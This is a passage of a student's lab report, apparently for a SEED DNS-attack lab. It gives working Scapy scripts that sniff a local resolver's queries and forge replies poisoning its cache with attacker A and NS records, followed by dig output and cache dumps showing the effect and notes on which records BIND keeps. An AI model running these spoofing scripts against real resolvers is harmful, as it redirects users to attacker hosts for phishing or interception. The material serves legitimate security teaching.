  if (DNS in pkt and "www.example.com" in pkt[DNS].qd.qname.decode('utf-8')):
    print(pkt.sprintf("{DNS:%IP.src%-->%IP.dst%: %DNS.id%}"))
    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
```

```
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                ttl=259200, rdata='6.6.6.6')

    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                qdcount=1, ancount=1, nscount=0, arcount=0,
                an=Anssec)
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
#f = "udp and src host 10.9.0.5 and dst port 53"
f = "udp  and src host 10.9.0.53 and dst port 53"
#br-0a8cdae26a1f
pkt = sniff(iface="br-03ebc8921504", filter=f, prn=spoof_dns)
```

▼ launch the attack and observations.

Before the attack:

Go to the User docker 10.9.0.5 , dig www. example.com

We can obtain the true IP address of www.example.com from the local DNS server (10.9.0.53).

```
root@52bb64ac851a:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43815
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 497f675857d51a5201000000642dc0b21bed03f12013a892 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        84358   IN      A       93.184.216.34

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 05 18:40:50 UTC 2023
;; MSG SIZE  rcvd: 88
```


Launch the attack:

1. go to the local-dns-server-10.9.0.53 flush the DNS cache: $rndc flush

2. go to the user flush the DNS cache rndc flush (if possible)
3. go to the attacker, luach the attack

After the attack:

Go to the User docker 10.9.0.5 , dig www. example.com




To find the error information in the cache, go to the local DNS server at 10.9.0.53.

```
# rndc dumpdb -cache
# cat /var/cache/bind/dump.db
```

```
                                615A64233543F66F44D68933625B17497C89
                                A70E858ED76A2145997EDF96A918 )
; additional
                        690810  RRSIG   DS 8 2 86400 (
                                20230411041549 20230404030549 36739 com.
                                blaVTRhZLvgArL1z0B6xVu5Z41i93Ti0dFgu
                                Iv02diCjNJs4GZ1XA0aWuVRgVPMIoMUp56Aj
                                vT4aGLQsJjSJL6QEMkB78h4hA37KikeKmMKL
                                mRfRu/qQLW/3sqsyjwSoLtnsFgoH1z6gAwo8
                                rBvmaJujjLqEtE/xz69FZkalBAAFmSSJ6f1p
                                4ZvsWFSN7vKhW6tt9+uKDsJ/RyHRiYQ0Og== )
; authanswer
www.example.com.        863610  A       6.6.6.6
; glue
a0.org.afilias-nst.info. 777210 A       199.19.56.1
; glue
                        777210  AAAA    2001:500:e::1
; glue
a2.org.afilias-nst.info. 777210 A       199.249.112.1
; glue
                        777210  AAAA    2001:500:40::1
; glue
c0.org.afilias-nst.info. 777210 A       199.19.53.1
; glue
                        777210  AAAA    2001:500:b::1
; glue
net.                    777210  NS      a.gtld-servers.net.
                        777210  NS      b.gtld-servers.net
```

▼ Task 3: Spoofifing NS Records

▼ Attack strategy



▼ Python code for attacker

Based on Task 2, I modify the following code:

```
  NSsec1 = DNSRR(rrname='example.com', type='NS',ttl=259200, rdata='ns.attacker
32.com')

rrname: The domain name of the resource record. In this example, the domain nam
e is 'example.com'.
type: The type of the resource record. In this case, it is 'NS', which stands f
or name server record.
ttl: The Time to Live of the resource record. This represents the amount of tim
e the record should be cached, in seconds. In this example, the TTL is 259200 s
econds (3 days).
rdata: The data of the resource record. For an NS record, this is the name serv
er for the domain name. In this example, the name server is 'ns.attacker32.co
m'.
```

```
from scapy.all import *
import sys
NS_NAME="example.com"
def spoof_dns(pkt):
  if (DNS in pkt and "www.example.com" in pkt[DNS].qd.qname.decode('utf-8')):
    print(pkt.sprintf("{DNS:%IP.src%-->%IP.dst%: %DNS.id%}"))
    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                ttl=259200, rdata='6.6.6.6')
    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',ttl=259200, rdata='ns.attack
er32.com')

    ## DNSpkt
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                qdcount=1, ancount=1, nscount=1, arcount=0,an=Anssec,ns=NSsec
1)
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = "udp and src host 10.9.0.53 and dst port 53"
#br-0a8cdae26a1f
```

```
pkt = sniff(iface="br-03ebc8921504", filter=f, prn=spoof_dns)
~
```

▼ launch the attack and observations.

Using similar steps as above, I successfully launched the attack. In this document, I will only analyze my observations.

After the attack:

From the User (10.9.0.5):

dig www.example.com


```
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19553
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 9fe6f5f39be5d6fa01000000642dde51c74905b71be04e11 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       6.6.6.6
```

Query **the subdomain** of example.com

dig fuckme.example.com, we can find the ip address for this is 1.2.3.6.

```
; <<>> DiG 9.16.1-Ubuntu <<>> fuckme.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45694
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 14934488804e431001000000642de2ebe3093aba801bb7de (good)
;; QUESTION SECTION:
;fuckme.example.com.            IN      A

;; ANSWER SECTION:
fuckme.example.com.     259200  IN      A       1.2.3.6

;; Query time: 8 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 05 21:06:51 UTC 2023
;; MSG SIZE  rcvd: 91
```


The issue is with the attacker's nameserver, 10.9.0.153. We have set a rule for *.example.com.(~/.../image_attacker_ns$ vim zone_example.com)



For local_server:

```
# rndc dumpdb -cache
# cat /var/cache/bind/dump.db
```

We can observe that the Name_Server for example.com is ns.atacker32.com



▼ Task 4: Spoofifing NS Records for Another Domain

▼ Attack strategy

Same as above

▼ Python code for attacker

Based on Task 2, I modify the following code:

I only **made the following modification**. It is labeled in bold.

```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME="example.com"
def spoof_dns(pkt):
  if (DNS in pkt and "NS_NAME" in pkt[DNS].qd.qname.decode('utf-8')):
    print(pkt.sprintf("{DNS:%IP.src%-->%IP.dst%: %DNS.id%}"))
    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='6.6.6.6')
    # The Authority Section
    NSsec1 = DNSRR(rrname='google.com', type='NS',ttl=259200, rdata='ns.attacke
r32.com')
    NSsec2 = DNSRR(rrname='example.com', type='NS',ttl=259200, rdata='ns.attack
er32.com')
```

```
    ## DNSpkt
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=0,an=Anssec,ns=NSsec
1/NSsec2)
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = "udp and src host 10.9.0.53 and dst port 53"
#br-0a8cdae26a1f
pkt = sniff(iface="br-03ebc8921504", filter=f, prn=spoof_dns)
```


▼ launch the attack and observations.

Using similar steps as above, I successfully launched the attack. In this document, I will only analyze my observations.

After the attack:

From the User (10.9.0.5):

dig www.example.com, It works



From the local DNS server:

```
# rndc dumpdb -cache
# cat /var/cache/bind/dump.db
# cat /var/cache/bind/dump.db | grep attacker
```

```
root@5a69f6856837:/# cat /var/cache/bind/dump.db | grep attacker
example.com.            777522  NS      ns.attacker32.com.
root@5a69f6856837:/#
```

There is not <google.com,ns.attacker32.com> as I expect before. Since the local DNS server only accepts authority records that are in the same domain as the question domain, any other domains will be dropped.（text book page 253 10.8.2）

In general, when a local DNS server (recursive resolver) receives a response containing authoritative records, it should only cache and use those records that match the queried domain or are related to the domain's resolution process. Records for unrelated domains may be ignored or discarded.

*For example, if you query "**www.google.com**" and receive a response containing an NS record for "example.com," the local DNS server would typically ignore or discard this unrelated information. This is because the resolver's main goal is to provide the most accurate and relevant information for the queried domain. Accepting unrelated records could lead to confusion and incorrect DNS resolution results.*

However, it's important to note that the Authority and Additional sections of a DNS response may contain records that don't directly match the queried domain but are still related to the resolution process. These records are often used to provide additional information that could be helpful for the client, such as the IP addresses of the name servers listed in the Authority section.

▼ Task 5: Spoofifing Records in the Additional Section

▼ Attack strategy

Same as above

▼ Python code for attacker

Based on Task 4 , I modify the following code:

I only **made the following modification**. It is labeled in bold.

```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME="example.com"
def spoof_dns(pkt):
  if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
    print(pkt.sprintf("{DNS:%IP.src%-->%IP.dst%: %DNS.id%}"))
    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                ttl=259200, rdata='6.6.6.6')
    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com.', type='NS',ttl=259200, rdata='ns.attac
ker32.com.')
    NSsec2 = DNSRR(rrname='example.com', type='NS',ttl=259200, rdata='ns.exampl
e.com.')
    # The Additional Section
    Addsec1 = DNSRR(rrname='ns.attacker32.com.', type='A',ttl=259200, rdata='1.
2.3.4')
    Addsec2 = DNSRR(rrname='ns2.example.net.', type='A',ttl=259200, rdata='5.6.
7.8')
    Addsec3 = DNSRR(rrname='www.facebook.com.', type='A',ttl=259200, rdata='3.
4.5.6')

    ## DNSpkt
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                qdcount=1, ancount=1, nscount=2, arcount=3,an=Anssec,ns=NSsec
1/NSsec2,ar=Addsec1/Addsec2/Addsec3)
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = "udp and src host 10.9.0.53 and dst port 53"
pkt = sniff(iface="br-03ebc8921504", filter=f, prn=spoof_dns)
```


launch the attack and observations.

Using similar steps as above, I successfully launched the attack. In this document, I will only analyze my observations.

After the attack:

From the User (10.9.0.5):

dig www.example.com, It works



From the local_DNS_Server:

ns.example.com:

(page 254 10.8.3)

In the authority section, we can see that the example.co domain has two nameservers: ns.example.com and ns.attacker32.com. Although both records are valid, it's important to note that a domain's authoritative name servers do not necessarily have to be within the domain itself.

Additionally, the information for ns.example.com is also cached.

```
root@29b5e379dc33:/# more /var/cache/bind/dump.db | grep 'ns.example.com' - B 1 -A 1
(standard input):example.com.           863794  NS      ns.example.com.
(standard input)-                       863794  NS      ns.attacker32.com.
--
(standard input):ns.example.com.                863795  A       6.6.6.6
(standard input)-; authanswer
--
(standard input):; ns.example.com [v4 TTL 1595] [v4 success] [v6 unexpected]
(standard input)-;      6.6.6.6 [srtt 8] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
```

ns.attacker32.com:

Only cache the authority part. The additional parts are not cached.

```
root@29b5e379dc33:/# more /var/cache/bind/dump.db | grep 'ns.attacker32.com' -B 2 -A 1
                                06Xm+r071VYjwDxF+Q== )
; answer
ns.attacker32.com.      615394  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 86400
; authanswer
--
; authauthority
example.com.            863794  NS      ns.example.com.
                        863794  NS      ns.attacker32.com.
; authanswer
--
; ns.example.com [v4 TTL 1595] [v4 success] [v6 unexpected]
;       6.6.6.6 [srtt 8] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; ns.attacker32.com [v4 TTL 1594] [v6 TTL 10594] [v4 success] [v6 nxrrset]
;       10.9.0.153 [srtt 21] [flags 00004000] [edns 1/0/0/0/0] [plain 0/0] [udpsize 512] [cookie=f3c8e2fd96111e0e010000006430c6341273d1eff599
c374] [ttl 1594]
```

www.facebook.com:

No cache at all

```
root@29b5e379dc33:/# more /var/cache/bind/dump.db | grep 'www.facebook.com' -B 2 -A 1
root@29b5e379dc33:/#
```

The requester accepts and caches records related to the domain in question. In the case of ns.example.com, this domain is a sub-domain of the question domain (example.com), so all records related to ns.example.com will be cached in a chain. For ns.attacker32.com, only the record in the Authority Section related to example.com will be cached. For www.facebook.com, there are no records related to the question domain example.com, so no records will be cached.(不能和原始问题推理连线的全都不加入)

In summary, a DNS resolver caches records based on their relevance to the requested domain. This helps optimize the resolver's performance and reduce the need for additional DNS queries.